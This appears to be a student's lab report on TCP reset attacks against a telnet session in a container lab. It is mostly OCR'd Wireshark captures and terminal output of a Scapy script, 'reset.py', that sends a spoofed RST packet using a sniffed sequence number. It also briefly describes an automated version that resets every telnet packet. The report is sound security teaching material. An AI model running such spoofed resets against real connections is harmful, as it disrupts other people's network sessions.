



In the above code, since there is no synflood attack telnet is successful.

TASK 2





Activities
Wireshark
Oct 8 11:02
br-cefa40c1837f
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 10.9.0.5 and tcp.port == 23
No. Time Source Destination Protocol Length Info
157 63.186088339 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=139 Ack=849 Win=64128 Len=0 TSval=415655…
158 63.110762716 10.9.0.5 10.9.0.6 TELNET 76 Telnet Data …
159 63.119784968 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=139 Ack=859 Win=64128 Len=0 TSval=415655…
160 63.607210474 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data …
161 63.649796880 10.9.0.5 10.9.0.6 TCP 66 23 → 43888 [ACK] Seq=859 Ack=140 Win=65152 Len=0 TSval=252884…
162 63.926913442 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data …
163 63.926977996 10.9.0.5 10.9.0.6 TCP 66 23 → 43888 [ACK] Seq=859 Ack=141 Win=65152 Len=0 TSval=252884…
164 64.089224904 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data …
165 64.089275741 10.9.0.5 10.9.0.6 TCP 66 23 → 43888 [ACK] Seq=859 Ack=142 Win=65152 Len=0 TSval=252884…
166 64.325071411 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data …
167 64.325155977 10.9.0.5 10.9.0.6 TCP 66 23 → 43888 [ACK] Seq=859 Ack=143 Win=65152 Len=0 TSval=252884…
168 64.514690818 10.9.0.6 10.9.0.5 TELNET 68 Telnet Data …
169 64.514724756 10.9.0.5 10.9.0.6 TCP 66 23 → 43888 [ACK] Seq=859 Ack=145 Win=65152 Len=0 TSval=252884…
170 64.515317023 10.9.0.5 10.9.0.6 TELNET 68 Telnet Data …
171 64.515330547 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=145 Ack=861 Win=64128 Len=0 TSval=415655…
172 64.575695351 10.9.0.5 10.9.0.6 TELNET 476 Telnet Data …
173 64.575842906 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=145 Ack=1271 Win=64128 Len=0 TSval=41565…
174 64.578337995 10.9.0.5 10.9.0.6 TELNET 150 Telnet Data …
175 64.578355791 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=145 Ack=1355 Win=64128 Len=0 TSval=41565…
176 64.607513474 10.9.0.5 10.9.0.6 TELNET 87 Telnet Data …
177 64.607539246 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=145 Ack=1376 Win=64128 Len=0 TSval=41565…
178 115.811498985 10.9.0.6 10.9.0.5 TELNET 75 Telnet Data …
179 115.811535965 10.9.0.5 10.9.0.6 TCP 66 23 → 43888 [ACK] Seq=1376 Ack=154 Win=65152 Len=0 TSval=25288…
180 115.812464599 10.9.0.5 10.9.0.6 TELNET 92 Telnet Data …
181 115.812480834 02:42:0a:09:00:06 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=154 Ack=1402 Win=64128 Len=0 TSval=41566…
187 264.805424977 10.9.0.6 10.9.0.5 TELNET 75 Telnet Data …
188 264.805468411 10.9.0.5 10.9.0.6 TCP 66 23 → 43888 [ACK] Seq=1402 Ack=163 Win=65152 Len=0 TSval=25290…
189 264.805708937 10.9.0.5 10.9.0.6 TELNET 92 Telnet Data …
190 264.805717071 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=163 Ack=1428 Win=64128 Len=0 TSval=41567…
195 275.145293666 10.9.0.6 10.9.0.5 TELNET 75 Telnet Data …
196 275.145522807 10.9.0.5 10.9.0.6 TELNET 92 Telnet Data …
197 275.145532967 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=172 Ack=1454 Win=64128 Len=0 TSval=41567…
Frame 181: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-cefa40c1837f, id 0
Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 43888, Dst Port: 23, Seq: 154, Ack: 1402, Len: 0
Source Port: 43888
Destination Port: 23
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 154 (relative sequence number)
Sequence number (raw): 1192117143
[Next sequence number: 154 (relative sequence number)]
Acknowledgment number: 1402 (relative ack number)
Acknowledgment number (raw): 3024095281
1000 .... = Header Length: 32 bytes (8)
Flags: 0x010 (ACK)
Window size value: 501
[Calculated window size: 64128]
[Window size scaling factor: 128]
Checksum: 0x1443 [unverified]
0000 02 42 0a 09 00 05 02 42 0a 09 00 06 08 00 45 10 .B.....B ......E.
wireshark_br-cefa40c1837f_20231008105644_uVUTd6.pcapng
Packets: 197 · Displayed: 184 (93.4%)
Profile: Default



Activities
Terminal
Oct 8 11:02
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
attacker:PES1UG21CS924:Navya:/
$>cd volumes/
attacker:PES1UG21CS924:Navya:/volumes
$>python3 reset.py
SENDING RESET PACKET.........
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 ()> (<Flag 0 ()>)
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (0)
chksum : XShortField = None (None)
src : SourceIPField = '10.9.0.6' (None)
dst : DestIPField = '10.9.0.5' (None)
options : PacketListField = [] ([])
--
sport : ShortEnumField = 43888 (20)
dport : ShortEnumField = 23 (80)
seq : IntField = 1192117143 (0)
ack : IntField = 0 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 4 (R)> (<Flag 2 (S)>)
window : ShortField = 8192 (8192)
chksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] (b'')
attacker:PES1UG21CS924:Navya:/volumes
$>



Activities
Wireshark
Oct 8 10:57
br-cefa40c1837f
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 10.9.0.5 and tcp.port == 23
No. Time Source Destination Protocol Length Info
30 1.900729600 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data …
31 1.900788642 10.9.0.5 10.9.0.6 TCP 66 23 → 43888 [ACK] Seq=92 Ack=78 Win=65152 Len=0 TSval=25287858…
32 1.901198628 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data …
33 1.901247736 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=78 Ack=93 Win=64256 Len=0 TSval=41564960…
34 2.132785237 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data …
35 2.132866052 10.9.0.5 10.9.0.6 TCP 66 23 → 43888 [ACK] Seq=93 Ack=79 Win=65152 Len=0 TSval=25287861…
36 2.133043887 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data …
37 2.133061051 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=79 Ack=94 Win=64256 Len=0 TSval=41564962…
38 2.293426070 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data …
39 2.293509206 10.9.0.5 10.9.0.6 TCP 66 23 → 43888 [ACK] Seq=94 Ack=80 Win=65152 Len=0 TSval=25287862…
40 2.295127897 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data …
41 2.295172368 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=80 Ack=95 Win=64256 Len=0 TSval=41564964…
42 2.483180622 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data …
43 2.483551519 10.9.0.5 10.9.0.6 TELNET 67 Telnet Data …
44 2.483589282 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=81 Ack=96 Win=64256 Len=0 TSval=41564966…
45 2.766263605 10.9.0.6 10.9.0.5 TELNET 68 Telnet Data …
46 2.766609205 10.9.0.5 10.9.0.6 TELNET 68 Telnet Data …
47 2.766628101 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=83 Ack=98 Win=64256 Len=0 TSval=41564968…
48 2.771369818 10.9.0.5 10.9.0.6 TELNET 76 Telnet Data …
49 2.771405912 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=83 Ack=100 Win=64256 Len=0 TSval=4156496…
50 3.115920087 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data …
51 3.160534352 10.9.0.5 10.9.0.6 TCP 66 23 → 43888 [ACK] Seq=100 Ack=84 Win=65152 Len=0 TSval=2528787…
52 3.349331242 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data …
53 3.349416025 10.9.0.5 10.9.0.6 TCP 66 23 → 43888 [ACK] Seq=100 Ack=85 Win=65152 Len=0 TSval=2528787…
54 3.505395268 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data …
55 3.506523367 10.9.0.5 10.9.0.6 TCP 66 23 → 43888 [ACK] Seq=100 Ack=86 Win=65152 Len=0 TSval=2528787…
56 3.724120515 10.9.0.6 10.9.0.5 TELNET 67 Telnet Data …
57 3.724172212 10.9.0.5 10.9.0.6 TCP 66 23 → 43888 [ACK] Seq=100 Ack=87 Win=65152 Len=0 TSval=2528787…
58 3.866219081 10.9.0.6 10.9.0.5 TELNET 68 Telnet Data …
59 3.866251825 10.9.0.5 10.9.0.6 TCP 66 23 → 43888 [ACK] Seq=100 Ack=89 Win=65152 Len=0 TSval=2528787…
60 3.873756028 10.9.0.5 10.9.0.6 TELNET 68 Telnet Data …
61 3.873775348 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=89 Ack=110 Win=64256 Len=0 TSval=4156497…
62 3.948674354 10.9.0.5 10.9.0.6 TELNET 476 Telnet Data …
63 3.948715220 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=89 Ack=520 Win=64128 Len=0 TSval=4156498…
64 3.952112702 10.9.0.5 10.9.0.6 TELNET 148 Telnet Data …
65 3.952140391 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=89 Ack=602 Win=64128 Len=0 TSval=4156498…
66 3.952243377 10.9.0.5 10.9.0.6 TELNET 68 Telnet Data …
67 3.952249321 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=89 Ack=604 Win=64128 Len=0 TSval=4156498…
68 3.995536034 10.9.0.5 10.9.0.6 TELNET 87 Telnet Data …
69 3.995565857 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=89 Ack=625 Win=64128 Len=0 TSval=4156498…
70 21.671579888 10.9.0.6 10.9.0.5 TELNET 75 Telnet Data …
71 21.671686928 10.9.0.5 10.9.0.6 TCP 66 23 → 43888 [ACK] Seq=625 Ack=98 Win=65152 Len=0 TSval=2528805…
72 21.672182936 10.9.0.5 10.9.0.6 TELNET 92 Telnet Data …
73 21.672204096 10.9.0.6 10.9.0.5 TCP 66 43888 → 23 [ACK] Seq=98 Ack=651 Win=64128 Len=0 TSval=4156515…
Frame 3: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface br-cefa40c1837f, id 0
Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 43888, Dst Port: 23, Seq: 0, Len: 0
0000 02 42 0a 09 00 05 02 42 0a 09 00 06 08 00 45 10 .B.....B ......E.
wireshark_br-cefa40c1837f_20231008105644_uVUTd6.pcapng
Packets: 74 · Displayed: 71 (95.9%)
Profile: Default

In this code, the flag bit is already set to R, which refers to the fact that it is a reset packet. This is used to reset the telnet connection of the port 23.

In the reset_auto code, it listens to incoming telnet packets and sends spoofed reset packets back.










With every packet that is sent the telnet connection is being reset. All the reset packets sent are shown in red.

TASK 3



